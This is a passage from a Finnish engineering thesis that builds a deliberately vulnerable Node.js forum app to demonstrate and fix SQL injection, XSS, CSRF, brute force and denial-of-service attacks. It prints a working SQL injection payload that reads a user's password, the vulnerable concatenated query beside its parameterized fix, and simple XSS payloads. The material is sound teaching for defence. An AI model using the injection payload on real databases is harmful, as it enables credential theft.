Yleisimpien verkkosovellus haavoittuvuuksien demonstrointi ja korjaus Node.js-ympäristössä

Ammattikorkeakoulututkinnon opinnäytetyö

Tieto- ja viestintätekniikka, insinööri (AMK)

Kevät, 2025

Niilo Ikonen

Tiivistelmä

Koulutus Tieto- ja viestintätekniikka
Tekijä Niilo Ikonen
Vuosi 2025
Työn nimi Yleisimpien verkkosovellus haavoittuvuuksien demonstrointi ja korjaus Node.js-ympäristössä
Ohjaaja Joni Järvenpää

Tässä opinnäytetyössä tutustuttiin yleisimpien verkkosovellus haavoittuvuuksien toimintaan Node.js-ympäristössä. Tavoitteena oli rakentaa haavoittuva Node.js-verkkosovellus, jossa voidaan demonstroida yleisimpien hyökkäysten toimintatapoja ja metodeja, jotta sovelluskehityksessä voidaan puolustautua paremmin tunnetuilta uhilta.

Tietoperustassa käytiin läpi tarkemmin niiden hyökkäysten toimintaa, joita opinnäytetyössä demonstroidaan ja paikataan. Toteutusvaiheessa esitettiin testiympäristö, jossa käytiin tarkemmin käyttöliittymäpalvelimen, taustapalvelimen sekä MySQL-tietokannan toiminta. Testiympäristön avulla simuloitiin XSS-, CSRF-, palvelunestohyökkäysten ja SQL-injektioiden toimintaa ja jokaiseen hyökkäysmetodiin demonstroitiin puolustautumismekanismit vaiheittain. Opinnäytetyön lopputuloksena tuotettiin verkkosovellus, jossa merkittävimmät tietoturvahaavoittuvuudet ovat korjattu.

Käyttöliittymää rakennettaessa on suositeltavaa käyttää modernia kehystä, kuten Reactia, sillä kyseiset kehykset ajavat kehittäjiä kohti parempia turvakäytänteitä, joka hankaloittaa haavoittuvuuksien tuottamista. Kehittäjien on kuitenkin tiedettävä, miten ongelmia voi ilmetä kehyksen epäturvallisessa käytössä.

Loppujen lopuksi yleisimpien haavoittuvuuksien toiminta perustuu siihen, että kehittäjät eivät käytä ohjelmistoaan parhaiden käytänteiden mukaisesti tai yhteen liitetyt järjestelmät toimivat tavalla, jota on vaikea ymmärtää. Hyökkäyksiltä puolustautuakseen on tärkeää omata syvä tietämys projektissa käytetyistä ohjelmistoista ja kirjastoista sekä ymmärtää miten hyökkääjät lähestyvät haavoittuvaa järjestelmää.

Avainsanat Haavoittuvuus, Node.js, puolustus, sovelluskehitys
Sivut 24 sivua

Abstract

DP Information and Communication technology
Author Niilo Ikonen Year 2025
Subject The Demonstration and Defence of the Most Common Web Application Vulnerabilities in Node.js Environment
Supervisors Joni Järvenpää

This thesis explored the functionality of the most common web application vulnerabilities in Node.js environment. The objective was to build a deliberately vulnerable Node.js web application to demonstrate the most common attack methods so that developers could better defend against known threats.

The knowledge base of the thesis provides a detailed overview of the attacks demonstrated and mitigated in the study. The implementation section presents the test environment where the operation of frontend server, backend server and MySQL database are described. The test environment was used to demonstrate the functioning of XSS, CSRF, denial-of-service attacks, and SQL injections. For each attack method, defence mechanisms are presented. As a result of this thesis, an application was produced in which the most significant security vulnerabilities have been fixed.

When building a user interface, it is recommended to use a modern framework such as React as they guide developers toward better security practices, making the introduction of vulnerabilities more difficult. However, developers must still understand how issues may arise when a framework is used insecurely.

Most of the time the effectiveness of most common attacks relies on developers failing to follow best practices or on the interaction of interconnected systems working in ways that are difficult to comprehend. To defend against attacks it is essential to have a deep understanding of the software and libraries used in a project and to understand how attackers approach a vulnerable system.

Keywords Defence, Node.js, software development, vulnerability
Pages 24 pages

Sisällys

1 Johdanto 1
2 Tietoperusta 2
2.1 SQL-injektio 2
2.2 XSS-hyökkäys 2
2.3 Brute Force -hyökkäys 3
2.4 CSRF-hyökkäys 4
2.5 Palvelunestohyökkäys 5
2.6 API-rajapinnan tietoturva 5
3 Testiympäristön kuvaus 6
3.1 Käyttöliittymäpalvelin 6
3.2 Taustapalvelin 6
3.3 MySQL-tietokanta 7
4 Haavoittuvuuksien simuloiminen ja korjaaminen 8
4.1 SQL-injektio 8
4.1.1 Hyökkäyksen simulointi 8
4.1.2 Haavoittuvuuden korjaaminen 9
4.2 XSS-hyökkäys 10
4.2.1 Hyökkäyksen simulointi 10
4.2.2 Haavoittuvuuden korjaaminen 12
4.3 Brute Force ja palvelunestohyökkäys 15
4.3.1 Brute Force -hyökkäyksen simulointi 15
4.3.2 Palvelunestohyökkäyksen simulointi 16
4.3.3 Suojausmenetelmät 17
4.4 CSRF-hyökkäys 18
4.4.1 Hyökkäyksen mahdollistaminen 18
4.4.2 Hyökkäyksen simulointi 18
4.4.3 Suojausmenetelmät 20
5 Päätelmät 22
Lähteet 24

Kuvat

Kuva 1. MySQL tietokannan ER-kaavio ... 7
Kuva 2. SQL-komento, jolla luodaan uusi postaus. ... 8
Kuva 3. Haitallinen SQL-komento. ... 8
Kuva 4. Julkaisu, jossa käytetään SQL-injektiota. ... 9
Kuva 5. SQL-injektion aiheuttama julkaisu. ... 9
Kuva 6. Haavoittuva ja suojattu SQL-kysely. ... 10
Kuva 7. Epäonnistuneen SQL-injektion julkaisu. ... 10
Kuva 8. Erilaisia XSS-hyökkäyksiä. ... 11
Kuva 9. XSS-hyökkäys, jolla varastetaan käyttäjän autentikointitunniste. ... 12
Kuva 10. Käyttäjän autentikointitunniste. ... 12
Kuva 11. Julkaisujen hakua käsittelevä koodi. ... 13
Kuva 12. Dynaamisten julkaisujen turvallinen esittäminen. ... 14
Kuva 13. Epäonnistunut XSS-hyökkäys. ... 15
Kuva 14. Salasanan selvittäminen sanakirjahyökkäyksellä. ... 16
Kuva 15. Palvelunestohyökkäyksen koodi ... 16
Kuva 16. Palvelunestohyökkäyksen vaikutus sovelluksen latausnopeuteen. ... 17
Kuva 17. Pyyntöjen rajoittamisen toteutus express-rate-limit -kirjastolla. ... 17
Kuva 18. Käyttäjätunnisteen lähettäminen. ... 18
Kuva 19. Epäonnistuneen CSRF-hyökkäyksen koodi. ... 19
Kuva 20. CSRF-hyökkäys, jossa lähetetään tietoa lomakkeella. ... 19
Kuva 21. CSRF-hyökkäys, jossa käyttäjän tili poistetaan. ... 20
Kuva 22. Middlewaret, joiden avulla CSRF tokenit toimivat. ... 21
Kuva 23. Päätepiste, jossa käyttäjä poistetaan. ... 21

Sanasto

Deprekointi	Deprekointi on tapahtuma, jossa sovelluksen käyttö suositellaan välttämään kokonaan.
ER-kaavio	Entiteettien välisiä suhteita kuvaava malli, jota yleisesti käytetään relaatiotietokantojen mallintamiseen.
HTTP header	otsake, jonka avulla pyynnöissä palvelimen ja käyttäjän välillä voidaan välittää ylimääräistä tietoa.
Käyttöliittymäpalvelin	Käyttöliittymäpalvelin (frontend) on palvelin, joka jakaa käyttäjälle näkyvää osaa sovelluksesta.
Middleware	Osa ohjelmaa, joka toimii palvelimelle saapuvien pyyntöjen välissä, joka vaikuttaa palvelimen vastaukseen.
Taustapalvelin	Taustapalvelin (backend) on palvelin, joka ei ole käyttäjän nähtävillä tai suoraan käytössä.

1 Johdanto

Digitaalisten palveluiden määrän kasvaessa yhä useammat palvelut käsittelevät arkaluonteista tietoa, kuten henkilö-, maksu- tai kirjautumistietoja. Tietojen väärinkäytöllä voi olla vakavia seurauksia yksilöille ja palveluntarjoajille. Sovelluskehittäjinä on tärkeää huomioida sovellusten vakaa toiminta.

Sovelluskehitys on nopeutunut viime vuosina tekoälytyökalujen, kuten Visual Studio Copilot:in ansiosta. Työkalujen myötä yksittäisen kehittäjän tehokkuus on kasvanut merkittävästi, mutta tekoälyn tuottamassa koodissa on usein haavoittuvuuksia, jotka mahdollistavat hyökkäyksiä (Ji ym., 2024). Näin ollen kehittäjien tietoturvaosaaminen on entistä tärkeämpää, jotta kehittäjät pystyvät tunnistamaan yleisimpiä haavoittuvuuksia varmistaakseen toiminnan eheyden.

Node.js-kehitysalusta on suosittu verkkosovelluskehittäjien keskuudessa, koska se mahdollistaa yhden ohjelmointikielen, JavaScriptin, käytön sekä käyttöliittymien että taustajärjestelmien rakentamisessa. Node.js-alustalla on useita vakaita kirjastoja, jotka houkuttelevat useampia kehittäjiä käyttämään sitä. Laajan käytön vuoksi Node.js-pohjaiset sovellukset päätyvät hyökkäysten kohteeksi. Opinnäytetyössä tarkastellaan yleisimpien verkkosovellusten haavoittuvuuksien toimintaa ja niiden paikkaamista kehittäjän näkökulmasta.

Opinnäytetyön tietoperustassa käydään läpi niiden haavoittuvuuksien toimintaa, jotka ovat sen kannalta merkittäviä. Osiossa kerrotaan yleisesti hyökkäysten toiminnasta, sekä toimenpiteistä, joilla hyökkäyksiä vastaan voidaan puolustautua. Käytännön osuudessa tutustutaan opinnäytetyötä varten rakennettuun Node.js-testiympäristöön. Kyseinen testiympäristö omaa yleisimpiä verkkosovellusten haavoittuvuuksia ja sen avulla demonstroidaan erilaisten hyökkäysten toimintaa. Haavoittuvuudet korjataan vaiheittain ja lopputuloksena on sovellus, josta on paikattu merkittävimmät tietoturvariskit.

Opinnäytetyössä pyritään vastaamaan seuraaviin tutkimuskysymyksiin:

- Miten yleisimmät hyökkäykset tapahtuvat Node.js-ympäristössä?
- Miten hyökkäyksiä vastaan voidaan puolustautua?

2 Tietoperusta

2.1 SQL-injektio

SQL-injektio on hyökkäys, joka kohdistuu SQL-tietokantoihin. Hyökkäyksessä lähetetään SQL-komento käyttäjän syötteen mukana, joka vaikuttaa palvelimella valmiiksi määritetyn SQL-kyselyn suorittamaan toimenpiteitä, joita sovelluksen kehittäjä ei ole suunnitellut. Onnistuneessa hyökkäyksessä tietokannassa pystytään muokkaamaan ja lukemaan arkaluonteista tietoa tai suorittamaan ylläpitäjäoperaatioita tietokannassa kuten taulukkojen poistamista. Pahimmillaan hyökkääjä voi ajaa komentoja käyttöjärjestelmässä. (OWASP Foundation, n.d.-f)

SQL-injektio on mahdollista, jos sovelluksessa on dynaamisia tietokantakyselyitä, joissa käyttäjien syötteet ketjutetaan sellaisenaan kyselyyn. Estääkseen SQL-injektion, kehittäjien täytyy lopettaa sellaisten dynaamisten kyselyiden käyttö, joissa käyttäjien syötteet ketjutetaan, tai estää haitallisten syötteiden sisällyttämistä ajettuihin kyselyihin. Tietokantakyselyitä voi suorittaa turvallisesti käyttämällä parametrisoituja SQL-kyselyitä, sillä niitä käyttäen tietokanta osaa erottaa käyttäjän syötteen SQL-lausekkeesta. (OWASP Foundation, n.d.-g)

2.2 XSS-hyökkäys

KirstenS (n.d.-b) määrittelee XSS-hyökkäykset seuraavanlaisesti: ”XSS-hyökkäykset (Cross-Site Scripting) ovat eräänlainen injektiohyökkäysten muoto, jossa haitallista koodia injektoidaan lähtökohtaisesti turvallisiksi ja luotettaviksi oletetuille verkkosivuille.” Nämä hyökkäykset ovat mahdollisia, jos hyökkääjä kykenee hyödyntämään verkkosovellusta lähettääkseen haitallista koodia, yleensä selaimen puolella suoritettavan koodin muodossa, toiselle käyttäjälle (KirstenS, n.d.-b).

XSS-hyökkäykset ovat yleisimpien verkkosovellusten hyökkäysmenetelmien joukossa (OWASP Foundation, n.d.-d). Niiden toiminta perustuu siihen, että hyökkääjä pystyy asettamaan ja suorittamaan haitallista koodia verkkosivulla. Saavuttaakseen sovelluksessa täydellisen vastuksen hyökkäyksille on varmistettava, että kaikki käyttäjien syötteet ja muuttujat validoidaan, eskapoidaan tai sanitoidaan ennen niiden esittämistä osana HTML-sisältöä. (OWASP Foundation, n.d.-a)

OWASP Foundationin (n.d.-a) mukaan XSS-haavoittuvuuksia voidaan vähentää rakentamalla verkkosivuja moderneilla kehyksillä (framework), kuten Reactilla, sillä ”kehysten ohjeistukset ajavat kehittäjiä kohti hyviä tietoturvakäytänteitä”. Kehykset käyttävät erilaisia menetelmiä, kuten automaattista eskapointia, vähentääkseen mahdollisuutta suorittaa XSS-hyökkäyksiä. Kehittäjien on ymmärrettävä miten kehys estää XSS-hyökkäyksiä ja missä tilanteissa ne ovat mahdollisia varmistaakseen sovellusten turvallisuuden. (OWASP Foundation, n.d.-a)

Reactilla tehty käyttöliittymä on suojattu suurelta osaa XSS-haavoittuvuuksia vastaan, sillä se pakottaa automaattisesti merkkijonojen eskapoinnin. Eskapoinnissa käyttäjän syötteiden erikoismerkit muunnetaan tai korvataan, jotta ne eivät muutu haitalliseksi koodiksi sovelluksen suorittamisen aikana. Tilanhallintakirjastot, kuten Redux ja MobX tukevat Reactia turvallisen ja johdonmukaisen sovellustilan hallinnassa. React-sovelluksissa on kuitenkin mahdollista luoda XSS-haavoittuvuus käyttämällä dangerouslySetInnerHTML-toimintoa. (Shah, 2024)

2.3 Brute Force -hyökkäys

Brute force -hyökkäyksessä pyritään löytämään salasana yrittämällä jokaista mahdollista yhdistelmää kirjaimia, numeroita ja merkkejä. Sanakirjahyökkäys on brute force -hyökkäyksen muoto, jossa käytetään valmista sanakirjaa, jossa on esimerkiksi miljoona yleisintä salasanaa. Sanakirjahyökkäys metodia käytetään nopeuttaakseen salasanan arvaamista, koska satunnaisten merkkijonojen sijaan useimmat ihmiset käyttävät yleisiä salasanoja. (Esheridan, n.d.)

Brute force -hyökkäystä on vaikea estää, sillä siihen käytetyt työkalut voivat ohjata kyselyt välityspalvelimien kautta, mikä saa ne näyttämään siltä, että ne tulevat useista eri IP-osoitteista. Tämän vuoksi IP-osoitteiden estäminen ei vaikuta merkittävästi brute force -hyökkäyksen tehokkuuteen. (Esheridan, n.d.)

Käyttäjätilien sulkeminen hyökkäysten havaitsemisen yhteydessä voi johtaa palvelunestohyökkäyksiin, jossa hyökkääjät syöttävät tahallisesti väärin toisten käyttäjien salasanoja, joka johtaa normaalin käyttäjätilin sulkemiseen. Hyökkäyksen estämiseksi voi joutua käyttämään useampaa strategiaa, mutta yksinkertaisten hyökkäysten hidastamisessa voi auttaa muutaman sekunnin pakollinen tauko salasanan tarkistuksessa. (Esheridan, n.d.)

2.4 CSRF-hyökkäys

CSRF-hyökkäyksessä (Cross Site Request Forgery) sisään kirjautunutta käyttäjää huijataan suorittamaan tahattomia toimintoja verkkosovelluksessa. Hyökkäyksessä voidaan huijata käyttäjää avaamaan haitallisen linkin, jonka seurauksena käyttäjä tietämättään suorittaa sivuston sisällä hyökkääjän toimia, kuten vaihtaa käyttäjän sähköpostiosoitteen. (KirstenS, n.d.-a)

CSRF-hyökkäys perustuu selaimen automaattisesti välittämiin tunnistetietoihin, kuten evästeisiin ja IP-osoitteeseen. Hyökkäyksessä käyttäjä avaa haitallisen sivuston, joka tekee alkuperäisen sivun palvelimelle pyynnön, joka vaikuttaa tulevan normaalilta käyttäjältä. Koska haitallinen sivu lähettää automaattisesti kirjautumistiedot, palvelin ei pysty erottamaan oikeaa ja väärää pyyntöä toisistaan. (KirstenS, n.d.-a)

CSRF-hyökkäykseltä voi puolustautua kokonaan, jos kirjautumistietoja ei tallenneta evästeisiin vaan esimerkiksi selaimen paikalliseen tallennustilaan (local storage), mutta kyseisellä menetelmällä voi altistua erilaisille XSS-hyökkäyksille. Kirjautumistietojen tallentaminen paikalliseen tallennustilaan ei ole suositeltua, koska paikallista tallennustilaa ei ole suunniteltu säilyttämään arkaluontoisia tietoja. (Kanumuru V, 2021)

CSRF-hyökkäysten torjumiseksi kannattaa ensisijaisesti hyödyntää sitä suojausta, jonka kehys mahdollisesti tarjoaa valmiina. Mikäli tällaista suojausta ei ole käytettävissä, kehittäjän on lisättävä jokaiselle tilaa muuttavalle pyynnölle yksilöllinen CSRF token ja tarkistaa sen oikeellisuus palvelimella. (OWASP Foundation, n.d.-b)

Monessa ohjeistuksessa CSRF-hyökkäyksiltä puolustautumiseen Node.js-palvelimella käytetään suosittua csurf-kirjastoa. Kyseinen kirjasto on kuitenkin deprekoitu vuonna 2022 ja kirjaston tekijä on jättänyt viestin ”Pyydän teitä käyttämään toista CSRF pakettia”. Kirjastolla on tänäkin päivänä (12.4.2025) yli 500 000 viikoittaista latausta. (npm, n.d.) Csurf-kirjastossa on haavoittuvuuksia, jotka voivat johtaa onnistuneeseen CSRF-hyökkäykseen (Krezeszowiec, 2022).

CSRF tokeneita käytetään suojausmenetelmänä CSRF-hyökkäyksiä vastaan. CSRF token on salainen uniikki arvo, jonka palvelin luo puolustaakseen tilaa muuttavia resursseja. CSRF token lähetetään lomakkeen mukana palvelimelle ja palvelin varmistaa, että kyseinen arvo on oikein. (Dizdar, 2025)

Arvon lähettäminen lomakkeen mukana voidaan tehdä usealla eri tavalla. CSRF token voidaan välittää HTML-lomakkeella, JSON-datana tai kustomoituna HTTP headerina. Turvallisuuden kannalta on parempi lähettää CSRF tokenit HTTP headerissa, sillä selain noudattaa same-origin -käytäntöjä automaattisesti kustomoitujen headerien kohdalla. (OWASP Foundation, n.d.-b)

2.5 Palvelunestohyökkäys

Palvelunestohyökkäys (Denial of Service) on hyökkäys, jossa haitalliset toimijat estävät palvelun saatavuutta normaaleille käyttäjille. Palvelunestohyökkäyksessä kohdelaitteeseen lähetetään niin paljon liikennettä, että palvelu kaatuu tai kunnes palvelu ei voi enää vastata kaikkiin kyselyihin. Palvelin on erityisen altis palvelunestohyökkäykselle, jos järjestelmällä ei ole voimassa mitään puolustuskeinoja suurelle määrälle liikennettä. (Nsrav, n.d.)

Hajautetulla palvelunestohyökkäyksellä (Distributed Denial of Service) useammasta laitteesta lähetetään liikennettä yhteen palvelimeen. Hyökkäys on tehokkaampi, koska liikenne on hajautettu monesta lähteestä, ja hyökkääjiä on vaikeampi tunnistaa normaaleista käyttäjistä. (National Cyber Security Centre, 2016)

Palvelunestohyökkäyksiä voi olla vaikeaa estää kokonaan, mutta siltä voidaan suojautua käyttämällä erilaisia menetelmiä. Yksinkertaisena suojausmenetelmänä toimii rate limiting, jonka avulla hallitaan liikenteen määrää. Menetelmä perustuu siihen, että IP-osoitteet, joista tulee määritettyä suurempi määrä kyselyitä tietyssä ajassa, asetetaan IP-estolistalle. Kyselyitä ei käsitellä, jos ne tulevat estetyltä IP-osoitteelta. (OWASP Foundation, n.d.-c)

2.6 API-rajapinnan tietoturva

API-päätepisteet (Application Programming Interface endpoint) ovat rajapintoja, joiden avulla sovellukset voivat kommunikoida keskenään. API-päätepisteet ovat useimmiten URL-muodossa eli verkko-osoitteina (Nosowitz, 2024).

Käyttämättä jätetyt päätepisteet kasvattavat sovellusten hyökkäyspinta-alaa. Sen lisäksi ylimääräiset API:t laajentavat sovelluksen koodikantaa vaikeuttaen kehitystä. Tämän vuoksi tarpeettomien ja ylimääräisten päätepisteiden pitäminen sovelluksessa on turvallisuusriski. (Nosowitz, 2025)

3 Testiympäristön kuvaus

3.1 Käyttöliittymäpalvelin

Opinnäytetyötä varten rakennettu Node.js-pohjainen testiympäristö koostuu kahdesta palvelimesta, käyttöliittymä- ja taustapalvelimesta. Palvelimissa ilmenee yleisimpiä verkkokehityksen haavoittuvuuksia. Testiympäristö on keskustelupalstaverkkosovellus, jossa käyttäjät voivat tehdä yksinkertaisia toimintoja, kuten uusien julkaisujen luomista, kommentointia sekä poistamista. Ympäristössä käytetään RESTful API-arkkitehtuuria ja palvelimien välillä lähetetty data on JSON-dataformaatissa.

Käyttöliittymäpalvelin jakaa sovelluksen käyttäjille käyttöliittymään liittyvät tiedostot. Palvelin on rakennettu niin, että se käyttää Express-kirjastoa jakaakseen HTML-, JavaScript- ja CSS-tiedostoja. Staattisiin sivuihin haetaan taustapalvelimelta julkaisuja ja kommentteja käyttäen JavaScript fetch API:a. Haetut tiedot asetetaan sivulle syöttämällä ne suoraan DOM:iin innerHTML-arvoksi. Sisäänkirjautuminen toimii niin, että palvelimelta saatu autentikointitunniste tallennetaan palvelimen paikalliseen tallennustilaan.

Verkkosivulla on neljä keskeistä alisivua: etusivu, jossa voi luoda uusia ja nähdä viimeisimpiä julkaisuja, kirjautumissivu, jossa käyttäjät voivat kirjautua sisään tai luoda uuden käyttäjän, käyttäjäsivut, josta näkee tietyn käyttäjän luomia julkaisuja sekä voi poistaa oman käyttäjätilin sekä julkaisusivu, josta näkee tietyn julkaisun kommentteineen.

Käyttöliittymäpalvelimessa ei käytetä kirjastoja kehittämisen avuksi, koska Reactin tapaisilla moderneilla kirjastoilla haavoittuvuuksien toteuttaminen on hankalampaa. Alkuperäisessä Reactilla tehdyssä käyttöliittymäpalvelimessa ei ilmennyt normaalin kehityksen jälkeen mitään XSS-haavoittuvuuksia, joten sovellus toteutettiin nykyisen ratkaisun mukaisesti. Verkkosivu kuitenkin käyttää Bootstrap-kirjastoa tyylittelyihin.

3.2 Taustapalvelin

Taustapalvelin toimii API-rajapintana MySQL-tietokannan kanssa. Palvelin käyttää mysql2-kirjastoa tietokantayhteyden yhteisen kommunikoinnin kanssa ja se jakaa tietoja käyttämällä Express-kirjastoa. Palvelin luo autentikointitunnisteen sisäänkirjautumisen yhteydessä käyttämällä JSON Web Tokenia, jonka se lähettää käyttäjälle saadessaan oikeat kirjautumistiedot.


Palvelimella on neljä keskeistä ohjelmointirajapinnan toiminnallisuutta, jotka mahdollistavat käyttäjien tunnistautumisen, sisällön julkaisemisen, kommentoimisen sekä käyttäjähallinnan.

3.3 MySQL-tietokanta

Tietokannan rakenne on esitetty kuvassa 1 ER-kaaviona. Tietokanta koostuu kolmesta taulusta: käyttäjät (users), julkaisut (posts) ja kommentit (comments). Käyttäjät ovat tietokannan keskiössä, sillä sekä julkaisut että kommentit edellyttävät olemassa olevaa käyttäjää. Käyttäjätaulussa on kuusi pakollista arvoa: yksilöivä tunniste (id), sähköpostiosoite (email), salasana (password), luontipäivämäärä (day_created), käyttäjänimi (username) sekä käyttäjän rooli (role). Käyttäjillä voi olla useita julkaisuja.

Julkaisutaulussa on kuusi pakollista arvoa: julkaisun tunniste (*id*), käyttäjän tunniste (user_id), otsikko (title), sisältö (content), luontipäivämäärä (created_at) ja viimeisin muokkauspäivämäärä (modified_at). Kommenttitaulun olemassaolo edellyttää käyttäjän ja julkaisun tunnisteet. Taulussa on seuraavat viisi arvoa: kommentin tunniste (id), julkaisun tunniste (post_id), käyttäjän tunniste (user_id), kommentti (comment) sekä luontipäivämäärä (created_at).

Kuva 1. MySQL tietokannan ER-kaavio



4 Haavoittuvuuksien simuloiminen ja korjaaminen

4.1 SQL-injektio

4.1.1 Hyökkäyksen simulointi

Sovelluksen implementaatiossa uuden julkaisun luominen tapahtuu muodostamalla SQL-komento suoraan käyttäjän syötteistä. Kuvassa 2 on taustapalvelimen koodi, jossa käyttäjän syöttämät arvot, eli otsikko ja sisältö, liitetään SQL-lauseeseen ilman tarpeellista käsittelyä tai erikoismerkkien muuttamista. Implementaatio mahdollistaa sen, että käyttäjä voi syötteen avulla manipuloida SQL-komennon rakennetta.

Kuva 2. SQL-komento, jolla luodaan uusi postaus.

```
const sql_command = `INSERT INTO posts (user_id, title, content) VALUES(${user.id}, '${body.title}', '${body.content}');`
console.log(sql_command)
await pool.execute(sql_command)
```

Sovelluksessa on mahdollista tehdä julkaisuja, joiden avulla tietokannasta pystyy lukemaan arkaluonteisia tietoja. Kuvassa 3 on esitetty SQL-komento, jossa uuden julkaisun luomisen yhteydessä käyttäjä antaa otsikoksi seuraavan arvon: ”Title’ (SELECT password FROM users WHERE id=1)); -- ”. Tämä muuttaa alkuperäisen INSERT-komennon rakennetta niin, että otsikoksi asetetaan teksti ”Title” ja sisällöksi asetetaan alikyselyllä käyttäjän salasana, jonka tunnistenumero on yksi. Komennon loppuosa jää suorittamatta, koska se on muutettu SQL-kommentiksi ”-- ”-merkinnällä.

Kuva 3. Haitallinen SQL-komento.

```
INSERT INTO posts (user_id, title, content)
    VALUES(2, 'Title', (SELECT password FROM users WHERE id=1)); -- ', 'This won't get added to the SQL query.');
```

Komennon seurauksena luodaan julkaisu, jossa näkyvä sisältö paljastaa käyttäjän salasanan. Komentoa muuttamalla on mahdollista lukea mitä tahansa arvoja tietokannasta. Kuvassa 4 esitetään haitallisen julkaisun luominen ja kuvassa 5 esitetään siitä johtuva julkaisu. Julkaisussa huomioitavaa on se, että käyttäjän salasana on tallennettu tietokantaan selkokielisenä.

Kuva 4. Julkaisu, jossa käytetään SQL-injektiota.

Create a new post

Title

The password of user with id of 1 is', (SELECT password FROM users WHERE id=1)); --

Content

This one won't be added to the SQL query.

Submit

Kuva 5. SQL-injektion aiheuttama julkaisu.

The password of user with id of 1 is

insecure

By Josh

4/1/2025

4.1.2 Haavoittuvuuden korjaaminen

Sovellus on altis SQL-injektiolle kahdesta keskeisestä syystä. Käyttäjien syötteitä liitetään SQL-lauseisiin sellaisenaan ja tietokantakyseihin käytettyä ohjelmointikirjastoa ei hyödynnetä sen dokumentoidun käyttötavan mukaisesti. Tämä johtaa tilanteeseen, jossa sovellus ei erota käyttäjän syötettä SQL-komennon rakenteesta.

Kuvassa 6 on esitetty kaksi tapaa muodostaa SQL-kyselyitä, haavoittuva ja suojattu versio. Haavoittuva versio on sama, mitä käytettiin aiemmassa esimerkissä. Turvallisessa tavassa käytetään parametrisoitua SQL-kyselyä mysql2-kirjaston mukaisesti (sidorares, n.d.). Kyselyn käyttäjien antamien arvojen paikat merkitään kysymysmerkein (?) ja käyttäjän arvot annetaan erillisenä listana kyselyn suorittamisen yhteydessä. Toteutustapa estää SQL-injektiot varmistamalla, että syötteet käsitellään tietokannan toimesta datana eikä osana kyselyn rakennetta.

Kuva 6. Haavoittuva ja suojattu SQL-kysely.

```
// Insecure implementation.
await pool.execute(
  `INSERT INTO posts (user_id, title, content) VALUES(${user.id}, '${body.title}', '${body.content}');`
)

// Correct way according to documentation.
await pool.execute(
  `INSERT INTO posts (user_id, title, content) VALUES(?, ?, ?);`,
  [user.id, body.title, body.content]
)
```

Muuttamalla sovelluksen siihen muotoon, missä hyödynnetään hyvien käytänteiden mukaista syntaksia, aiemmin toiminut SQL-injektio ei enää toimi. Kuvassa 7 on uusi julkaisu, jossa on käytetty aiemmin toimivaa injektiota. Julkaisussa ei näy enää sisällön kohdassa järjestelmävalvojan salasanaa, vaan käyttäjän syöttämä arvo sellaisessa muodossa kuin se on kirjoitettu.

Kuva 7. Epäonnistuneen SQL-injektion julkaisu.

Title', (SELECT password FROM users WHERE id=1)); --

This one does not matter

By Josh

4/4/2025

delete

4.2 XSS-hyökkäys

4.2.1 Hyökkäyksen simulointi

XSS-hyökkäysmetodien testausta varten on luotu yksinkertainen HTML-pohjainen testiympäristö. Testisivu sisältää lomakkeen, joka asettaa käyttäjän syöttämän arvon HTML-elementin innerHTML-arvoksi. Ympäristö soveltuu XSS-hyökkäysmenetelmien nopeaan testaamiseen.

XSS-hyökkäyksiin on olemassa useita eri lähestymistapoja. Yleisesti käytetty esimerkki XSS-hyökkäyksestä on JavaScript-koodin upottaminen HTML-sivulle <script>-elementin avulla. Tämä menetelmä ei kuitenkaan toimi odotetulla tavalla nykyaikaisissa selaimissa.

HTML5-dokumentaation mukaisesti <script>-elementit, jotka asetetaan DOM:iin innerHTML:n avulla eivät suorita JavaScript-koodia (MDN web docs, n.d.-b).

Kaikkia hyökkäystapoja ei ole kuitenkaan estetty HTML-tasolla. Kuvassa 8 on esitetty kaksi toimivaa XSS-hyökkäystapaa. Käyttäjän syötteestä luodaan aliotsikko (<h3>) ja linkki (<a>), jonka href-attribuutti suorittaa JavaScript-koodia. Href-attribuuttiin asetetaan normaalisti linkin URL-osoite, mutta asettamalla arvo ”javascript:…” on mahdollista suorittaa koodia. Linkkiä painaessa sivustolle avautuu ponnahdusikkuna. Syötteessä luodaan myös painike-elementti, jolle on määritetty onclick-attribuutin kautta JavaScript-toiminnallisuus, jota painamalla konsoliin tulostuu viesti.

Kuva 8. Erilaisia XSS-hyökkäyksiä.

Testing XSS (Cross-site scripting) attacks

```
<h3>This is a subheader</h3>

<a href="javascript:alert('Link clicked.')">Link</a>

<button onclick="console.log('Button clicked!')">Click me!
</button>
```

Submit

This is a subheader

